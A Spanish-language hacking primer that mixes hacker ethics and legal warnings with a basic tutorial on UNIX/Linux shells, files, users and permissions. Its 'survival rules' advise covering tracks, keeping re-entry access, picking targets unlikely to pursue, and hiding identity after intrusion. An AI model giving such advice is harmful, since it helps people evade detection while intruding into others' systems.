El Oficio es en sí mismo una filosofía y una habilidad. La información acerca del hacking está dispersa por todo el Internet. Es confusa, la mayor parte de las veces es obsoleta, incompleta, mal redactada, con tecnicismos (material para gurúes[7] le dicen) y en inglés. Mucha información es falsa también. De hecho, los datos en este documento se harán viejos en dos años.

De cualquier modo, la filosofía de la enseñanza hacker es análoga a transmitir a un aprendiz los conocimientos para el desarrollo de La Fuerza. De la misma manera, bajo esta premisa podemos deducir que, al igual que con los Jedi y los Sith, existen hackers buenos, los iluminados; y los hackers que solo buscan el beneficio personal, la venganza, la riqueza fácil y el hacer daño. Son éstos últimos quienes estan en el lado oscuro.

No existe tal cosa como “Aprenda a ser un hacker” o “Hacking para dummies”. Eso, además de ser pretencioso, es falso. Claro que existen guías y tutoriales en internet, pero ninguno posee valor por sí mismo en virtud de que los datos que proveen dan por sentado conocimientos que la persona que busca información no posee.

Ninguna persona puede pretender intentar utilizar un programa para controlar sistemas remotos cuando desconoce el protocolo TCP/IP. Ni pensar en instalar un troyano en una computadora ajena cuando no se comprende cabalmente la filosofía cliente-servidor.

Al igual que con los Jedis, el ser hacker implica mucho entrenamiento, horas de estudio y, *aún cuando lo logras*, dijo Qui Gon Jinn, es un camino de trabajo duro y lleno de penurias. Implica ser un experto en lo que haces. Son interminables horas de recopilación de información y aprendizaje mezclados con habilidades innatas que nadie puede enseñar, si no adquirir. Una cualidad del hacker es que no se conforma con lo que existe, ya que el conformismo empobrece el espiritu del emprendedor.

El Oficio

Al iniciarse en el Sendero del hacker, que llamaremos el Oficio, los verdaderos artífices siguen el conocido aforisma de los médicos “Primum Non Nocere”, primero está el no dañar. Ésa es la primera regla de supervivencia del hacker. Todos los especuladores de Wall Street saben que la información -y por ende, el conocimiento- es poder y es bien cierto que un hacker puede hacer mal uso de la información recibida.

Es muy tentador y atrayente, pero los hackers más avispados saben que actuar maliciosamente puede desembocar en situaciones ilegales que captarán rápidamente la atención de las fuerzas de la ley. Solo los aprendices más mezquinos buscan la dulzura del lado oscuro buscando el beneficio personal, la diversión insana o para saciar una inmadura sed de venganza.

Lo que caracteriza a las personas que presumen de poder penetrar sistemas como si de jovencitas virginales se tratara, es básicamente su paciencia, su poder de observación, su pericia a la hora de recopilar y clasificar la información, su capacidad de deducción, de analisis y de resolución de problemas. Los hackers verdaderos dividen los problemas en otros más pequeños que se irán resolviendo para poder llegar a la meta deseada.

7**Guru** (gurú) Persona a la que se considera como el sumo manantial de sabiduría sobre un determinado tema.

Ética del Hacker
Lo ideal en un hacker que ha descubierto algún tipo de vulnerabilidad, digamos por ejemplo en una página web corporativa, es no descargar ningún dato comprometedor, ni archivos en ningun tipo de formato, no imprimir pantallas, no copiar bases de datos indexados; vamos, ni siquiera anotar nada en un papel.

Un hacker con cierta carga ética explicaría de manera anónima y desde una compuadora en un cibercafé, nunca de la suya propia, a la empresa u organismo que el error descubierto da acceso a los datos a cualquier persona. Esto se hace asegurándose que el mensaje llega a la persona adecuada.

Ahora bien, sI no hacen caso, puede llamarse por teléfono público al departamento técnico o de informática de la empresa para hacerles saber el riesgo que sufren. Si pasado algún tiempo hacen caso omiso de los mensajes, puedes publicar la vulnerabilidad en algún foro dando los detalles del fallo, de manera que otros puedan verificar el error y procedan de igual forma.

Estereotipo del Hacker
La palabra hacker se ha desvirtuado a lo largo de muchos años. En realidad significa más que un "pirata informático" o de lo que la documentación en los medios noticiosos nos ha hecho creer. Un hacker es un experto porque su curiosidad personal lo ha llevado a ese nivel. Sabe que puede sacar provecho de aquello sobre lo que tiene poder y controla. Posee una jerarquía elevada y sabe medirse. Últimamente se ha utilizado el término experto en seguridad informática como sinónimo de hacker y así es en realidad. Pirata informático es un adjetivo peyorativo con el que ningún hacker quiere verse relacionado.

Existen muchas descripciones y estereotipos en base a lo que la gente percibe como hacker. Desde el adolescente lleno de espinillas, oculto en su cuarto o sotano, que se la pasa frente a la computadora en cuyo monitor se ven letras blancas sobre fondo negro hasta el moderno terrorista cibernético, bien peinado y que siempre porta a todas partes una laptop, la palabra hacker se ha adoptado por cada persona que la ha querido usar.

A muchos hackers los tachan de geeks[8], pero no todos los verdaderos geeks llegan al rango de hackers. Aunque gustan de las computadoras, los geeks abundan más en el área electrónica. Lo mismo sucede con los nerds, un hacker no es un inadaptado de gran inteligencia. A muchos nerds no les interesa para nada el área informática, aunque otras ciencias son sus predilectas, como la química, la biología y las matemáticas.

La realidad es que la imagen del hacker está muy alejado de las fantasías del populacho. Según menciona Eric Steven Raymond, los hackers son personas inteligentes, intensos, muchas veces abstraídos e intelectualmente abiertos. Siempre se interesan por cualquier cosa que les pueda proporcionar estimulación mental y es común que se interesen por el hacking donde se desenvuelven fácilmente. Les agrada tener el control sobre las computadoras o las telecomunicaciones y son estos elementos los objetos sobre los que se apasionan porque son instrumentos de lo interesante y sobre los que aplican sus propias ideas y no las de otros.

Muchos hackers verdaderos prefieren el desafío del conocimiento a una recompensa monetaria por un trabajo. De cualquier manera, los más inteligentes terminan por dedidirse a poner su propia empresa o son contratados por compañías que pretenden aprovechar sus conocimientos.

8Persona que siente un entusiasmo ilimitado por la tecnología en general y por la Informática e Internet en particular.

Reglas De Supervivencia Del Hacker

I. Nunca dañar intencionadamente ningún sistema. Lo único que conseguirás es atraerte los problemas y nadie quiere traer cola que le pisen.
II. Modificar sólo lo estrictamente necesario para entrar y evitar ser detectado, o para poder acceder al sistema en otras ocasiones.
III. No hackear buscando venganza ni por intereses personales.
IV. No hackear sistemas de gente que no tenga muchos recursos monetarios. Muchos han trabajado duramente para comprarse una computadora como para que venga un chico listo y les tumbe el sistema. Para ellos es difícil reponerse de un ataque fuerte.
V. No ataques sistemas de organismos poderosos o de empresas que sí puedan darse el lujo de gastar dinero y recursos en buscarte.
VI. Puedes odiar a tu compañía proveedora de Internet, pero nunca tratar de fastidiarla.
VII. No hackees dependencias del gobierno. Si alguien tiene los recursos ilimitados para cazarte, son ellos y lo harán. Esto es a diferencia de una compañía que tiene que lograr una ganancia, pagarle a sus empleados y justificar sus gastos. Hay que recordar simplemente que la policía trabaja para ellos.
VIII. No confíes en nadie las hazañas perpretadas. Hubo hackers que fueron atrapados por haber confiado en sus boquiflojas novias. Sé cuidadoso con quién compartes información. Las dependencias gubernamentales que persiguen crímenes informáticos se están poniendo más mañosas. Hay que ser cauteloso.
IX. Cuando charles en Foros o Chats, debes ser lo más discreto posible ya que todo lo que escribas quedará registrado (incluyendo tu dirección IP). La mayoría de los hackers realmente geniales jamás anuncian nada acerca del sistema en el que están trabajando actualmente sino es en el sentido más amplio ("estoy dedicándome a un UNIX", "Estoy trabajando en un COSMOS"), o algo genérico. Nunca dicen "Estoy entrando al sistema de Correo de Voz de Soriana Hypermart" o algo tan absurdo y revelador como eso.)
X. No Dejes tu nombre real (o el de ningún otro), tu nombre de usuario verdadero o tu propio número de teléfono en ningún sistema al que hayas accedido de manera poco legal.
XI. Sé paranóico. La característica más notable en los hackers es la paranoia. Nunca digas que eres un hacker. No duele almacenar todo oculto criptográficamente en tu disco duro, o mantener tus anotaciones sepultadas en el patio trasero de tu casa o en la cajuela del coche. Es posible que te sientas un poco ridículo, es cierto, pero más ridículo te sentirás cuando conozcas a Pancho Marancho, tu compañero de celda psicópata que eliminó a hachazos a su familia porque le recriminaron que gastaba más en cerveza que en comida.
XII. No hay que dejar datos que se puedan rastrear hasta ti o relacionarse contigo (efecto Hansel y Gretel).
XIII. Hay que estudiar mucho. El error de los novatos es querer hacer las cosas avanzadas de modo inmediato. Bien dicen que antes de correr hay que aprender a caminar primero. Esto tiene mucho de verdad.
XIV. Debes actualizarte constantemente en virtud de que el mundo de la informática siempre avanza. Igual que los médicos que deben estar al día con la nueva información, los hackers, incluso los de rango élite, también deben aprender sobre los nuevos sistemas que van apariciendo en el universo donde se desenvuelven.
XV. No temas hacer preguntas. Para eso están los hackers más experimentados. Sin embargo, no esperes que todo lo que preguntes sea contestado. Hay algunas cosas con las que un hacker incipiente como tú no debería involucrarse. Lo que lograrás es ser atrapado y echarás todo a perder para los demás o ambas cosas.
XVI. Finalmente, tienes que ejercer el Oficio por tu cuenta. Podrás frecuentar los Bulletin Boards todas las veces que se te antoje, podrás leer todos los archivos de texto en el mundo, pero no será hasta que realmente comiences a hacerlo que sabrás de qué trata todo esto. No hay emoción mayor que la de introducirse en tu primer sistema (está bien, puedo pensar en un par de emociones mayores, pero tú me entiendes.)

Hackers y Delito

Como dijo el Merovingio, personaje de la trilogía Matrix, basándose en una de las leyes de Newton: *Toda acción es correspondida por una reacción igual y opuesta*. Acción y consecuencia. No puede existir una acción sin una consecuencia que pagar y esto también es cierto en materia de conocimiento hacker.

Cualquier experto en cualesquier materia sabe que la información es poder y lo peligroso que puede llegar a ser el hacer mal uso de la información que se adquiere sin importar el medio por el que ésta se reciba. Todos los días, muchísimos especuladores en Wall Street ganan miles y miles de dólares simplemente manipulando a su antojo la información, provocando miles de dólares en pérdidas a quienes muerden su anzuelo.

Crímen y Castigo
Es importante saber que entrar a un sistema informático ajeno, ya sea una computadora encendida en un cuarto u oficina y sin bloqueo alguno, sin autorización del propietario tiene el mismo peso legal que entrar a una casa que no es nuestra. No importa que se hayan quedado las ventanas abiertas o que el cerrojo de la puerta no estuviera puesto. No interesa que solo hayamos entrado y salido sin tocar nada de valor. El crimen es haber irrumpido en esa casa sin permiso y es un delito de allanamiento de morada.

Hay que dejarlo bien claro y metérnoslo a la cabeza, aún con todo y la ética que uno pueda poseer, la intrusión a sistemas ajenos es **infringir la ley**. Punto.

La información permite el conocimiento y las habilidades propias para usar esos conocimientos son los que dan forma al Oficio del hacker. Captar la información, independientemente de su procedencia, analizarla y ponerla en acción es nuestra tarea. A mayor información, mayor conocimiento y por ende, mayor poder. Pero cuando ese poder se desborda y se vuelve imposible para una persona ponderar las acciones basadas en ese poder, es entonces cuando comienza una carrera en espiral y sin fin hacia el delito. Empieza un círculo vicioso del cual difícilmente se puede salir uno.

Mientras más fácil sea cometer un crimen, más piensa uno que nunca nos van a atrapar, nos creemos más inteligentes que los demás y continuamos cometiendo una y otra vez los actos delictivos. Nos convertimos en malhechores. Sobre todo cuando el delito cometido nos proporciona beneficios financieros. Pero siempre hay alguien más listo que nosotros y ahí es cuando nuestra carrera termina. A veces, antes de comenzar.

Un dicho reza "*Los criminales caen cuando se vuelven codiciosos*". Y es cierto. Los criminales que han tenido un ponderado éxito en sus andanzas se vuelven descuidados porque el exceso de confianza les nubla la cabeza con ideas locas y efectúan acciones cada vez más temerarias y van dejando huellas detrás de ellos. Nada más que la verdad.

En estos días modernos donde ya nadie sabe en dónde está la línea que divide lo bueno de lo malo ni lo correcto y lo incorrecto, los delitos cibernéticos están siendo tipificados como ilegales y acreedores a penas carcelarias en varios países del mundo. Dificilmente encontraremos un país donde los jueces sean indulgentes con hackers maliciosos que roban información para beneficio propio o de terceros.

Todos recordamos al pseudo-hacker londinense atrapado por la policía en agosto de 2008 por ingresar al sistema de la NASA. Una de las reglas de los hackers es "nunca entrar a un sistema que pertenezca a una entidad que posea los suficientes recursos físicos y monetarios para perseguir al infractor y sacarlo de la circulación por algunos años".

Penas
Las penas pueden variar según la modalidad y gravedad del delito y ser diferentes según el país donde se originó el ataque. Existen penas que tras girar el auto de formal prisión, se le impone al infractor un castigo que puede ir de uno a cinco años, más el hecho de que se le emitirá una orden de restricción y no podrá acercarse a las inmediaciones de una computadora o dispositivo análogo por un largo tiempo.

Ya visto lo que a uno le espera, hay que evitar andar por ahí intentando explotar vulnerabilidades o aprovechándose de datos obtenidos de manera fraudulenta. Hay que recordar también que la ley no contempla el “es la primera vez que lo hago”. Aunque no es algo que, por ejemplo en México, se persiga de oficio, la simple denuncia de un ataque o intrusión basta para buscar, enjuiciar y encarcelar al valiente tras el monitor y el teclado.

Trabajo en casa
Para obtener conocimientos lo básico es experimentar y se debe hacer en sistemas propios y no en ajenos. Siempre se puede montar una pequeña red casera bonita y barata. Lo más básico es colocar una computadora viejita, de las de procesador 486 que se puede usar como “caja de arena” para hacer pruebas inofensivas. De esta manera no hacemos daño a nadie, ni violamos ninguna ley.

En esta computadora se puede instalar el software que se quiere examinar y se accede a ella a través de una computadora personal más potente. De este modo es como hay que trabajar en procesos de prueba y error, de manera que por un lado se aprenda a descubrir fallos de seguridad y por el otro configurar y resolver los problemas de manera rápida y eficaz. De hecho, la mayoría de los ejercicios presentados en este documento fácilmente pueden ser practicados del modo mencionado.

Existe en Internet mucha información detallada acerca de la instalación de redes pequeñas caseras que nos pueden ayudar.

Obligaciones de las entidades
Toda entidad oficial o comercial tiene la responsabilidad y la obligación moral de proteger los datos confidenciales de sus abonados, suscriptores o clientes por todos los medios posibles. Aquí no hay cabida para la negligencia. Deben evitarse fiascos y escándalos como el de la revelación de datos de búsqueda por parte de AOL en agosto de 2006.

SEGUNDA PARTE

Aprendiendo el Oficio

Unas Palabras Sobre UNIX y Linux

Durante todo este documento haremos mención a UNIX como el supremo sistema operativo del planeta; esta aseveración no carece de verdad y no hay hacker en el mundo que no sepa usarlo. Para convertirse en un hacker élite hay que aprender a usar UNIX, punto. Muchos de los conceptos utilizados aquí se pueden aplicar al entorno Linux, aunque con ciertas excepciones.

Para hablar de UNIX no nos vamos a detener en contar su historia, que es muy interesante, pero que puede leerse en la Wikipedia, sino de algunas de las características importantes que lo han hecho el sistema operativo más completo y estable.

Las características fundamentales del UNIX moderno son:

Memoria Virtual:
Memoria grande y lineal: Un programa en una máquina de 32 Bits puede acceder y usar direcciones de un rango de 4GB en un máquina de solo 4MB de RAM. El sistema solo asigna memoria auténtica cuando le hace falta, en caso de falta de memoria de RAM, se utiliza el disco duro (swap).

Multitarea (Multitasking):
Cada programa con su propia “idea” de la memoria. Es imposible que un programa afecte a otro sin usar los servicios del sistema operativo. Si dos programas escriben en la misma dirección de memoria, cada uno mantiene su propia idea de su contenido.

Multiusuario:
Más de una persona puede usar la máquina al mismo tiempo.
Programas de otros usuarios continúan ejecutándose a pesar de haber entrado en la máquina.
Casi todo tipo de dispositivo puede ser accedido como un archivo.
Existen muchas utilidades diseñadas para que la salida de una pueda ser la entrada de la otra.
Permite compartir dispositivos (como disco duro) entre una red de máquinas.

En virtud de su naturaleza multiusuario, hay que tener en mente que nunca debe apagarse una máquina con UNIX, ya que una máquina apagada sin razón puede provocar la pérdida de trabajos de días, desaparecer los últimos cambios de los archivos, a parte de ir disminuyendo el desempeño de dispositivos como el disco duro.

Arquitectura
La arquitectura del UNIX consiste en tres diferentes capas:

1.- El kernel es el corazón del sistema operativo. Es el responsable de controlar el hardware y de asignar los diferentes recursos a los procesos.
2.- El shell es el intérprete de comandos y es generalmente con quién interactúan los usuarios.
3.- Utilidades y aplicaciones.

El Kernel
El kernel, también llamado núcleo, es quién controla la computadora y hace que los recursos de la misma estén disponibles a los procesos de los usuarios.

Entre las diferentes tareas funcionales del Kernel están: controlar el hardware, manejar los dispositivos de Entrada/Salida, soportar comunicaciones, asignar recursos del sistema, asignar mecanismos de protección, mantener la estructura dearchivos, etc.

Los distintos programas que se ejecutan en un entorno UNIX obtienen servicios del Kernel mediante comandos de bajo nivel llamados SYSTEM CALLS.

El Shell
El shell o intérprete de comandos es el encargado de interactuar con el usuario y ejecutar los distintos comandos solicitados por este.

Sus características principales son: entomo de ejecución configurable, que permite crear y modificar comandos, prompts y otras utilidades; flujo flexible de datos, que facilita usar la salida de un comando como entrada de otro; lenguaje de comandos de alto nivel, que incluye un conjunto completo de estructuras de control (if, do, while, etc.) y permite la programación de la ejecución de los comandos; redirección de entrada/salida, permite guardar la salida de un comando a un archivo o utilizar un archivo como entrada de un comando.

Existen diferentes intérpretes de comandos dentro del UNIX, cada uno orientado a diferente tipo de uso o usuario:

Bourne Shell (sh) : es el estándar y tiene gran facilidad de uso sobre todo para programación.
Job Sheli (dsh) : es una versión ampliada del Boume Shell, que incluye facilidades para control de trabajos en background.
C-Shell (csh) : es similar al Bourne, pero tiene mayor flexibilidad para su uso interactivo. Provee mecanismos adicionales para guardar historia de comandos, reejecución y sustitución de comandos.
Korn Shell (ksh) : nuevo intérprete de comandos, se está convirtiendo en el nuevo estándar. Es totalmente compatible con el Boume Shell, pero incorpora, entre otras, facilidades del C-Shell y control de trabajos en background.
Restricted Shell (rsh) : versión restringida del Boume Shell. Sólo permite la ejecución de un limitado número de operaciones en el sistema y está diseñado para manejar más eficientemente la seguridad.
Restricted C-Shell (rcsh) : versión restringida del C-Shell.
Restricted Korn Sheli (rksh) : versión restringida del Kom Shell.

Manejo de Procesos
Los procesos son manejados por el Kernel. Este va asignando a cada proceso una cierta cantidad de tiempo de CPU (time slice), luego lo suspende y permite a otro proceso la utilización de la CPU.
La prioridad de cada proceso puede ser gestionada asignándole una mayor o menor prioridad dependiendo de la relevancia del proceso.

Login
Para entrar, se presenta en la pantalla el mensaje de login. Debemos introducir nuestro nombre de usuario y el password. En Linux, principalmente si vamos a utilizar el modo Super Usuario (root) en una terminal, los caracteres de que se compone el password nunca son desplegados en la pantalla, a excepción de los caracteres normales que tecleamos en otra parte que no sea el sistema de login. Estro es una reminisencia del login de UNIX. Una vez que se introdujo el nombre de la cuenta y la contraseña, el sistema mostrará el mensaje de bienvenida e inmediatamente hará su aparición el prompt del intérprete de comandos (que también conocemos como terminal, shell o consola de comandos).

Al principio se puede ver que la pantalla se parece mucho a la que muestra el DOS, sin embargo, los comandos que se teclean para ser enviados al kernel del sistema son diferentes. UNIX, a diferencia de del DOS, e inclusive de Winxx, UNIX da más control del sistema al usuario.

A cada entrada al sistema se le conoce con el nombre de *sesión de usuario*.

El prompt
Una vez que se ha hecho el login, el shell muestra un prompt para indicar que está listo para ejecutar un comando. Este prompt es diferente de acuerdo a cada shell o a cada tipo de usuario. Además el usuario puede variar el prompt de acuerdo a su preferencias o necesidades.

Los prompts más usuales son:

$ (usuario normal con Bourne Shell o Kom Shell)
% (usuario normal con C-Shell)
# (para super usuario root con cualquiera de los intérpretes de comandos)

Logout
Para salir del sistema es necesario dar *logout*. Este depende también del shell que se está usando. Si se utiliza Boume Shell o Kom Shell se deben pulsar al mismo tiempo las teclas <Ctrl>+<D> o simplemente teclear el comando **exit**. En C-Sheli normalmente se introduce **logout** o **exit**. De este modo termina nuestra sesión UNIX. Es tan importante el logout porque si olvidamos cerrar la sesión, cualquier persona puede tener acceso a nuestros archivos y hacer modificaciones indeseables.

Las terminales pueden ser solo de texto o de tipo gráfico. El de tipo gráfico consta de pantalla gráfica, teclado y ratón. Dicha pantalla suele ser de alta resolución y a menudo en color. Aunque al comenzar la sesión, suelen estar en modo texto, una vez iniciada ésta, se puede trabajar en modo gráfico. En este modo se pueden emplear ventanas que emulan el comportamiento de un terminal de texto.

Almacenamiento de Archivos
Los sistemas de archivos que son comunes a todas las máquinas son usualmente:

/home – Espacio reservado para las cuentas de usuarios
/bin, **/usr/bin** – Binarios (ejecutables) básicos de UNIX. El directorio /usr/bin es el lugar a donde van los archivos binarios compilados para que sean invocados desde cualquier parte del shell. Por ejemplo, tras compilar el NetCat, su binario ejecutable se coloca ahí manualmente y desde cualquier directorio en que estemos, simplemente abrimos una terminal (en Linux debemos hacerlo con privilegios de administrador root) y teclemos el nombre del binario: **nc**.
/usr/local – Zona con las aplicaciones no comunes a todos los sistemas UNIX, pero no por ello menos utilizadas. Es en esta zona donde se pueden encontrar cosas como Información relacionada con alguna aplicación (en forma de páginas de manual, texto o bien, archivos Postscript), archivos de ejemplo, tutoriales, etc.

Organización de archivos
Tipos de archivos: UNIX tiene tres tipos diferentes de archivos (mas algunos otros que no son de tan clara identificación). Cada uno de ellos son nombrados de acuerdo a la misma convención, pero son manejados internamente de muy diferente manera.

Los distintos tipos son:
Archivos regulares: son aquellos archivos comunes donde se guarda la información. UNIX no distingue especialmente a estos archivos entre sí, salvo por el uso que se le vaya a dar. Dentro de ellos podemos encontrar programas ejecutables, bibliotecas de programas objeto, bases de datos, archivos de texto, etc.
Directorios: los directorios son archivos que contienen la tabla de contenido o lista de los archivos de un Filesystem de UNIX. Asociado a cada entrada en esta tabla está el nombre del archivo, permisos de acceso, tamaño, fecha de creación, identificación del dueño, etc.
Archivos Especiales: identifican dispositivos de hardware y drivers de software.

Archivos
En un sistema computacional, los datos se encuentran en archivos que contienen información. Para organizar toda la información se dispone de una entidad denominada directorio, que permite el almacenamiento en su interior tanto de archivos como de otros directorios. Se dice que la estructura de directorios en UNIX es jerárquica o en forma de árbol, debido a que todos los directorios nacen en un mismo punto (que llamamos *directorio raíz*). De hecho la zona donde uno trabaja es un nodo de esa estructura de directorios, pudiendo uno a su vez generar una estructura por debajo de ese punto.

Un archivo se encuentra situado siempre en un directorio y su acceso se realiza empleando el camino que conduce a él en el árbol de Directorios del Sistema. Este camino es conocido como el PATH. El acceso a un archivo se puede realizar empleando:

Path Absoluto: Aquel que empieza con "**/**", por ejemplo : /etc/printcap
Path Relativo: Aquel que NO empieza con "**/**", por ejemplo : examples/rc.cir

Los nombres de archivos y directorios pueden emplear hasta un máximo de 255 caracteres, cualquier combinación de letras y símbolos (sin embargo, el caracter "/" no se permite). Los caracteres comodín pueden ser empleados para acceder a un conjunto de archivos con características comunes.

Hay que advertir que UNIX distingue entre letras mayúsculas y minúsculas (lo que se conoce en inglés como *case sensitive*) de tal forma que un archivo llamado gerryson es distinto que uno llamado GerrYsOn.

El signo de asterisco “*” puede sustituir cualquier conjunto de caracteres, incluído el “.” (punto); y el signo “?” para indicar cualquier carácter individual, tal y como se hace en el DOS siempre teniendo en cuenta que UNIX no es DOS.

Directorios
La forma de organizar archivos en UNIX es por medio de directorios. Un directorio es una lista de archivos, donde cada uno de ellos tiene un nombre único. Los directorios se utilizan para clasificar los archivos de acuerdo a diferentes tipos o categorías. Aunque no hay reglas a este respecto, a efectos de tener la información bien organizada y en forma clara, se recomienda agrupar los diferentes tipos de archivo en directorios distintos (por ejemplo los programas fuentes en uno, los ejecutables en otro, los datos en un tercer directorio y así por el estilo).

Un directorio puede contener otros directorios. Las reglas para el nombrado de los directorios son las mismas que para archivos. Los directorios son manejados por comandos especiales.

El directorio HOME: cada usuario tiene un "home directory" (o directorio de inicio) que es el directorio donde el sistema lo posiciona cuando hace el login. Los directorios "home" de los usuarios están generalmente localizados bajo el directorio **/u** o **/usr.** Si bien esto no es obligatorio, es una práctica extendida. Hay que comentar que es necesario que el nombre del directorio home sea igual o contenga el nombre del login del usuario. Es el administrador del sistema quien define al dar de alta a un nuevo usuario cuál va a ser su home directory.

Estructura típica de directorios en UNIX
Si bien no hay una estructura de directorios fija en UNIX, en general en todos los sistemas se conserva una estructura típica y muy semejante una parte. Hay determinados directorios que siempre existen y son utilizados por los distintos comandos para buscar información necesaria para su ejecución. Estos son: /etc, /bin, /dev, /lib, /usr/lib y /usr/bin.

Dot Directories
Cada directorio tiene asociado dos nombres especiales llamados "." (punto) y ".." (punto punto). Cada vez que se crea un directorio, automáticamente se le incluyen estos dos.

El "." es el nombre del propio directorio. De este modo, tomando el ejemplo anterior, **datos/paises** es equivalente a **./datos/paises**.

El ".." es el nombre del directorio inmediatamente superior. Siguiendo con el ejemplo anterior, si el directorio de trabajo es **/u/usrl/datos**, entonces **../progs/program.c** se refiere al archivo que tiene como path absoluto **/ulusrl/progs/program.c**.

Los Usuarios
UNIX y Linux son sistemas operativos multiusuario. Cada usuario generalmente tiene su carpeta de usuario en /home/usuario. Por defecto sólo puede escribir, modificar y borrar archivos dentro de esta carpeta. Ningún otro usuario (excepto **root**) puede acceder a los archivos que hay en este directorio, ni siquiera puede ver cuáles son. Este usuario -por defecto- puede leer en el resto de las carpetas que hay en el sistema de archivos excepto en la de root y las de otros usuarios. Todos los programas recuerdan las preferencias de cada usuario, e incluso un usuario puede instalar un programa sin que los otros usuarios tengan acceso a él; aunque instalando los usuarios tienen muchas limitaciones como veremos después. Un usuario no puede causar por este motivo daño al sistema ni cambiar su configuración de ninguna forma.

Usuario root
En cualquier sistema UNIX, root es "*el que todo lo puede*", el todopoderoso. Es la excepción que confirma la regla, es el superusuario de estos sistemas. Cuando se hace un login como root en una máquina GNU/Linux, siente el poder bajo tus teclas. Podemos hacer todo lo que nos pase por la cabeza. Tenemos acceso a todo el sistema. Pero cuidado: una equivocación sería fatal. Un simple error podría colapsar todo el sistema y los preciados datos y configuraciones que tengamos en él. Por esto, para tareas normales siempre entraremos al sistema como un usuario normal por los riesgos que se corren trabajando como root. Además nunca usaremos Internet como root. Incluso algunos programas no permiten ser ejecutados por root por motivos de seguridad. Como ya se habrá adivinado, la contraseña de root se la guarda uno en la cabeza y se asegura que no se le olvida, y por supuesto se preocupa uno de que nadie pueda acceder a ella en ningún archivo o de que no la ven cuando la escribimos. Si se cree que la han podido adivinar o están cerca, se cambia. Cuanto más larga, tediosa y sin sentido sea esta contraseña, más seguro estará nuestro sistema.

Una anotación a parte es que cuando se utiliza un Live CD, para probar las características de una distribución Linux antes de instalarlo en el sistema, hacemos uso del sistema como root, pero solo es en esta modalidad, ya que siendo instalado el sistema en nuestro disco duro, pasamos a ser un usuario normal.

Permisos y Privilegios
Todos y cada uno de los archivos y directorios del árbol jerárquico que monta nuestro sistema Linux tienen permisos o privilegios. Estos permisos dicen, para cada usuario del sistema, si puede ejecutarlo, si puede ver su contenido, o inclusive si puede borrarlo o modificarlo. Del mismo modo, cada elemento del sistema de archivos tiene un dueño. Por defecto, este dueño del elemento (tanto directorio como archivo) tiene acceso total a él y puede realizar todas las acciones posibles permitidas. El resto de usuarios pueden leer y ejecutar este elemento por defecto aunque todo esto se puede cambiar para cada uno de los elementos.

Todos los archivos de las carpetas de sistema y configuración suelen tener a root como propietario. Los de la carpeta personal de cada usuario tienen a ese usuario como propietario, pero el resto de usuarios normales no tienen ningún permiso sobre estos elementos, y lo mismo ocurre con la carpeta de root (que se encuentra en la raíz, en /root).

Un archivo tiene distintos niveles de permisos: lectura, escritura y ejecución. Los permisos sobre un archivo (o directorio) pueden ser distintos para el usuario dueño, para los usuarios pertenecientes al grupo dueño, y por último para el resto de los usuarios del sistema. Así, podemos hacer que el usuario dueño puede leer, escribir, y ejecutar un archivo; que el grupo dueño solo pueda leerlo, y que el resto de usuarios del sistema no tengan ningún privilegio sobre él, por ejemplo.

Una buena asignación de dueños de elementos junto con una política adecuada de permisos sobre estos elementos, permiten obtener dos cosas: un sistema multiusuario, y un sistema seguro.

Si usamos el comando **ls -la** en un directorio que tenga algunas cosas veremos algo como:

```
gerry@Orianna:~$ ls -la Documents/Linux

drwxr-xr-x  2 gerry gerry    328 2008-10-13 15:11 .
drwxr-xr-x 17 gerry gerry   1040 2008-12-26 09:29 ..
-rwxr-xr-x  1 gerry gerry   4912 1926-01-17 07:51 Linux CD Live.txt
-rwxr-xr-x  1 gerry gerry 121344 1926-01-25 07:52 LINUX-UNIX-01.doc
-rwxr-xr-x  1 gerry gerry  35328 1926-01-23 00:06 Shell Scripts.doc
```

Si observamos el campo de más a la izquierda del listado, podemos ver cuatro grupos. El primero es de un caracter solamente. Este caracter es una **d** si el elemento listado es un directorio, una **l** si el elemento es un enlace, y un guión **-** si el elemento es un archivo normal.

A continuación hay tres grupos. Cada uno de estos grupos tiene tres letras, pudiendo ser estas **rwx** o pudiendo ser sustituidas en algún caso por un guión. El primero de estos grupos indica los permisos que tiene sobre el elemento listado su usuario dueño; el segundo grupo indica los permisos que tienen sobre el elemento los usuarios que pertenezcan al grupo dueño, y el tercer grupo indica los permisos que tienen sobre el elemento el resto de usuarios del sistema.

En el caso de un archivo o un enlace, la **r** en cualquiera de estos "grupos" indica que se tienen permisos de lectura (read) sobre el elemento. La **w** indica que se tienen permisos de escritura (write) sobre el elemento, y la **x** indica que se tienen permisos de ejecución (Execute) sobre el elemento. Un guión sustituyendo a cualquiera de estas letras indica que no se tiene el permiso al que está sustituyendo. Así, veamos algún ejemplo del listado anterior:

```
-rwxr-xr-x   1 root     root         2872 Jun 24  2002 arch
```

Es un archivo porque su primer caracter es un guión. Su usuario dueño es root, y su grupo dueño es el grupo root también. root tiene todos los permisos sobre él: rwx, esto quiere decir que puede leer el archivo arch, escribir en él y ejecutarlo. El grupo root sólo lo puede leer y ejecutar, y el resto de usuarios del sistema, también sólo pueden leerlo y ejecutarlo.

El caso de los directorios es un poco distinto. Los permisos rwx para un directorio, indican: la r y la x para el caso de un directorio difícilmente se entienden separadas. Son necesarias para que un usuario pueda "examinar" ese directorio, ver lo que tiene y navegar por él. La w indica que el usuario que posea este permiso puede colocar nuevos archivos en este directorio; así como también borrarlo.

Lo más común es que los directorios que deban poder ser "examinados" por todos los usuarios tengan permisos r-x en el tercer grupo de permisos. Pero con estos permisos no podrán colocar nada dentro de ese directorio, aunque sí podrán hacerlo dentro de un directorio de nivel inferior en el que sí tengan permisos de escritura.

Consideremos si tenemos, por ejemplo, un directorio llamado **superior/** y dentro de éste tenemos un directorio llamado **personal/**, y que un usuario tienen permisos de escritura en este segundo directorio, que es de nivel inferior; para poder acceder a él y escribir, este usuario debe poseer como mínimo permisos r-x en el de nivel superior, esto es, en superior/.

Por otra parte, esto es absolutamente lógico: ¿cómo va a poder escribir un usuario en un directorio si no puede llegar hasta él? Esto mismo también se aplica para la lectura. Por ejemplo, el servidor web no podrá servir un directorio a la Internet si no dispone de permisos r-x para los directorios superiores a él. En la sección de comandos veremos como asignar los permisos con el comando **chmod**.

Comandos en UNIX
El sistema operativo UNIX tiene poco más de 200 comandos, pero desafortunadamente, no todos se manejan en distribuciones Linux. El administrador y cada uno de los usuarios pueden crear sus propios comandos escribiéndolos en algún lenguaje de programación (C o C++, etc.) o combinando los ya existentes dentro del UNIX con programas shell scripts.

Tecleando Comandos
